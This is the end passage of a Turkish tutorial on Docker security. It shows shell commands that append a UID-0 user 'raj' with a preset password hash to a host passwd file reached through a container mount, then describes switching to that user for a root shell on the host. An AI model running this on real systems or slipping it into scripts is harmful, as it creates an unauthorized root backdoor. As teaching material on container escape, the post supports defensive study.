
```
$ cd /mnt
```

```
$ echo 'raj:saltpasswd:0:0::/root:/bin/bash' >>passwd
```

```
$ tail passwd
```

Aşağıdaki görüntüden, artık root üyesi olarak kullanıcı raj'ımız olduğunu gözlemleyebilirsiniz. Böylece, raj olarak geçiyoruz ve kök kabuğa erişiyoruz.

Böylece, bu şekilde bir ana makinenin iznini artırabiliriz.



Çeşitli kaynaklardan edindiğim bilgilere dayalı olarak anlatmaya çalıştığım Docker Güvenliği'nin sadece bir kısmı belki de. İleri ki zamanlarda kullandığımız en küçük gereksinimlerin bile yaratacağı zaafiyetler kaçınılmazdır. Gözardı edemeyeceğimiz sistemde zaafiyetlerin devamlı oluşma,gelişme içerisinde olduğudur.

KAYNAKLAR

<https://books.google.com.tr/>

<https://www.stackrox.com/post/2019/09/docker-security-101/>

<https://docs.docker.com/engine/security/apparmor/>

***[https://www.youtube.com/watch?
v=MnUtHSpcdLQ&feature=youtu.be](https://www.youtube.com/watch?v=MnUtHSpcdLQ&feature=youtu.be)***